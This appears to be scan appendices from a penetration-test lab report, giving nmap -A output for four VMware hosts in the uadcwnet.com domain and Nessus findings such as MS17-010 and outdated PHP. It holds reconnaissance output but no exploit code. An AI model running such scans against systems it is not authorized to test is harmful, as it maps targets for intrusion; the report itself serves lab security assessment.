| DNS_Domain_Name: uadcwnet.com
```

```
| DNS_Computer_Name: Server1.uadcwnet.com
```

```
| DNS_Tree_Name: uadcwnet.com
```

```
|_ Product_Version: 6.1.7601
```

25/tcp	open	smtp	ArGoSoft Freeware smtpd 1.8.2.9
--------	------	------	---------------------------------

```
|_smtp-commands: Welcome [192.168.0.100], pleased to meet you,
```

42/tcp	open	tcpwrapped	
--------	------	------------	--

53/tcp	open	domain	Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
--------	------	--------	--

```
| dns-nsid:
```

|_ bind.version: Microsoft DNS 6.1.7601 (1DB1446A)

79/tcp open finger ArGoSoft Mail fingerd

| finger: This is uadtargetnet.com finger server.\x0D

| \x0D

|_Please use username@domain format.\x0D

80/tcp open http Apache httpd (PHP 5.6.30)

|_http-server-header: Apache

|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-12 18:46:45Z)

99/tcp open http ArGoSoft Mail Server Freeware httpd 1.8.2.9

|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)

|_http-title: ArGoSoft Mail Server

110/tcp open pop3 ArGoSoft freeware pop3d 1.8.2.9

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)

445/tcp open microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1
microsoft-ds (workgroup: UADCWNET)

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)

3269/tcp open tcpwrapped

8080/tcp open http-proxy PMSoftware-SWS/2.3

```

| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 Not Found
|     Server: PMSoftware-SWS/2.3
|     Date: Thu, 12 Dec 2019 18:46:46 GMT
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Server: PMSoftware-SWS/2.3
|     Date: Thu, 12 Dec 2019 18:46:45 GMT
|     Connection: close
|   SIPOptions:
|     HTTP/1.1 404 Not Found
|     Server: PMSoftware-SWS/2.3
|     Date: Thu, 12 Dec 2019 18:47:21 GMT
|_    Connection: close
|_http-server-header: PMSoftware-SWS/2.3
|_http-title: Site doesn't have a title.
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc      Microsoft Windows RPC

```

49159/tcp open msrpc Microsoft Windows RPC

49163/tcp open msrpc Microsoft Windows RPC

49167/tcp open msrpc Microsoft Windows RPC

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port8080-TCP:V=7.80%I=7%D=12/12%Time=5DF28B16%P=x86_64-pc-linux-gnu%(G

SF:etRequest,6E,"HTTP/1.1\x20404\x20Not\x20Found\r\nServer:\x20PMSoftware

SF:-SWS/2.3\r\nDate:\x20Thu,\x2012\x20Dec\x202019\x2018:46:45\x20GMT\r\nC

SF:onnection:\x20close\r\n\r\n")%(HTTPOptions,6E,"HTTP/1.1\x20404\x20Not

SF:\x20Found\r\nServer:\x20PMSoftware-SWS/2.3\r\nDate:\x20Thu,\x2012\x20D

SF:ec\x202019\x2018:46:46\x20GMT\r\nConnection:\x20close\r\n\r\n")%(RTSPR

SF:equest,6E,"HTTP/1.1\x20404\x20Not\x20Found\r\nServer:\x20PMSoftware-SW

SF:S/2.3\r\nDate:\x20Thu,\x2012\x20Dec\x202019\x2018:46:46\x20GMT\r\nConn

SF:ection:\x20close\r\n\r\n")%(FourOhFourRequest,6E,"HTTP/1.1\x20404\x20

SF:Not\x20Found\r\nServer:\x20PMSoftware-SWS/2.3\r\nDate:\x20Thu,\x2012\x

SF:20Dec\x202019\x2018:46:46\x20GMT\r\nConnection:\x20close\r\n\r\n")%(SI

SF:POptions,6E,"HTTP/1.1\x20404\x20Not\x20Found\r\nServer:\x20PMSoftware-

SF:SWS/2.3\r\nDate:\x20Thu,\x2012\x20Dec\x202019\x2018:47:21\x20GMT\r\nCo

SF:nnection:\x20close\r\n\r\n");

MAC Address: 00:0C:29:77:67:D6 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1

cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2

cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

Network Distance: 1 hop

Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:

|_clock-skew: mean: 0s, deviation: 1s, median: 0s

|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:67:d6 (VMware)

| smb-os-discovery:

| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1

| Computer name: Server1

| NetBIOS computer name: SERVER1\x00

| Domain name: uadcwnet.com

| Forest name: uadcwnet.com

| FQDN: Server1.uadcwnet.com

|_ System time: 2019-12-12T18:48:14+00:00

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: required

| smb2-security-mode:


```
| 2.02:
|_      Message signing enabled and required
| smb2-time:
|  date: 2019-12-12T18:48:15
|_  start_date: 2019-10-07T13:42:56
```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.92 ms	192.168.0.1

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 139.73 seconds

```
root@kali:~/Desktop# ^C
```

```
root@kali:~/Desktop#
```

2. 1.2 SERVER 2 – (NMAP –A RESULTS)

root@kali:~/Desktop# nmap -A 192.168.0.2

Starting Nmap 7.80 (<https://nmap.org>) at 2019-12-12 13:31 EST

Stats: 0:00:10 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 71.43% done; ETC: 13:31 (0:00:08 remaining)

Nmap scan report for 192.168.0.2

Host is up (0.00099s latency).

Not shown: 979 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

23/tcp	open	telnet	Microsoft Windows XP telnetd
--------	------	--------	------------------------------

| telnet-ntlm-info:

| Target_Name: UADCWNET

| NetBIOS_Domain_Name: UADCWNET

| NetBIOS_Computer_Name: SERVER2

| DNS_Domain_Name: uadcwnet.com

| DNS_Computer_Name: SERVER2.uadcwnet.com

| DNS_Tree_Name: uadcwnet.com

|_ Product_Version: 6.1.7601

42/tcp	open	tcpwrapped	
--------	------	------------	--

53/tcp	open	domain	Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
--------	------	--------	--

| dns-nsid:

|_ bind.version: Microsoft DNS 6.1.7601 (1DB1446A)

80/tcp open http Apache httpd (PHP 5.6.30)

| http-cookie-flags:

| /:

| PHPSESSID:

|_ httponly flag not set

|_http-generator: my little forum 2.3.5 RC

|_http-server-header: Apache

|_http-title: my little forum

88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2019-12-12 18:31:26Z)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)

445/tcp open microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1
microsoft-ds (workgroup: UADCWNET)

464/tcp open kpasswd5?

593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

636/tcp open tcpwrapped

3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)

3269/tcp open tcpwrapped

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0

49158/tcp open msrpc Microsoft Windows RPC

49163/tcp open msrpc Microsoft Windows RPC

MAC Address: 00:0C:29:70:FC:E3 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1

Network Distance: 1 hop

Service Info: Host: SERVER2; OSs: Windows XP, Windows; CPE:
cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC:
00:0c:29:70:fc:e3 (VMware)

| smb-os-discovery:

| OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)

| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1

| Computer name: SERVER2

| NetBIOS computer name: SERVER2\x00

| Domain name: uadcwnet.com

| Forest name: uadcwnet.com

| FQDN: SERVER2.uadcwnet.com

|_ System time: 2019-12-12T18:32:20+00:00

| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2019-12-12T18:32:20
|_ start_date: 2019-10-07T14:11:58

TRACEROUTE

HOP	RTT	ADDRESS
1	0.99 ms	192.168.0.2

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 88.63 seconds

root@kali:~/Desktop#

3. 1.3 CLIENT 1 – (NMAP –A RESULTS)

Starting Nmap 7.80 (<https://nmap.org>) at 2019-12-15 06:12 EST

Nmap scan report for 192.168.0.10

Host is up (0.00037s latency).

Not shown: 992 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
---------	------	--------------	---

49152/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49153/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49154/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49155/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49156/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

MAC Address: 00:0C:29:4D:BD:53 (VMware)

Device type: general purpose

Running: Microsoft Windows 2008|7|8.1

OS CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1 cpe:/o:microsoft:windows_7:-
cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Server 2008 R2 SP1, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1, Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1

Network Distance: 1 hop

Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4d:bd:53 (VMware)

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional

| Computer name: CLIENT1
| NetBIOS computer name: CLIENT1\x00
| Domain name: uadcwnet.com
| Forest name: uadcwnet.com
| FQDN: CLIENT1.uadcwnet.com
|_ System time: 2019-12-15T11:13:31+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-12-15T11:13:31
|_ start_date: 2019-10-07T15:36:18

TRACEROUTE

HOP RTT ADDRESS

1 0.37 ms 192.168.0.10

OS and Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 85.85 seconds

4. 1.4 CLIENT 2 – (NMAP –A RESULTS)

root@kali:~/Desktop# nmap -A 192.168.0.11

Starting Nmap 7.80 (<https://nmap.org>) at 2019-12-15 06:12 EST

Nmap scan report for 192.168.0.11

Host is up (0.00086s latency).

Not shown: 991 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
---------	------	--------------	---

49152/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49153/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49154/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49155/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49156/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

49163/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

MAC Address: 00:0C:29:BC:2C:74 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1

OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1, Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1

Network Distance: 1 hop

Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_nbstat: NetBIOS name: CLIENT2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:bc:2c:74 (VMware)

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional

| Computer name: CLIENT2

| NetBIOS computer name: CLIENT2\x00

| Domain name: uadcwnet.com

| Forest name: uadcwnet.com

| FQDN: CLIENT2.uadcwnet.com

|_ System time: 2019-12-15T11:13:44+00:00

| smb-security-mode:

| account_used: <blank>

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|_ Message signing enabled but not required

| smb2-time:

| date: 2019-12-15T11:13:44

|_ start_date: 2019-10-07T15:48:04

TRACEROUTE


HOP	RTT	ADDRESS
-----	-----	---------

1	0.86 ms	192.168.0.11
---	---------	--------------

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 85.66 seconds

2. APPENDIX B - VULNERABILITY SCANNING (NESSUS)



MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	10073	Finger Recursive Request Arbitrary Site Redirection
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (unauthenticated check)
MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection

192.168.0.1

5

INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection
INFO	N/A	52459	Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection
INFO	N/A	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	10400	Microsoft Windows SMB Registry Remotely Accessible

INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	23974	Microsoft Windows SMB Share Hosting Office Files
INFO	N/A	11777	Microsoft Windows SMB Share Hosting Possibly Copyrighted Material
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	10185	POP Server Detection
INFO	N/A	66334	Patch Report
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	10263	SMTP Server Detection
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (unauthenticated check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10386	Web Server No 404 Error Code Check

INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
------	-----	-------	--

192.168.0.2



Vulnerabilities

Total: 57

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (unauthenticated check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (unauthenticated check)


192.168.0.2

9

MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure

INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.10



Vulnerabilities

Total: 42

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.0	57608	SMB Signing not required
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	110385	Authentication Success Insufficient Access
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
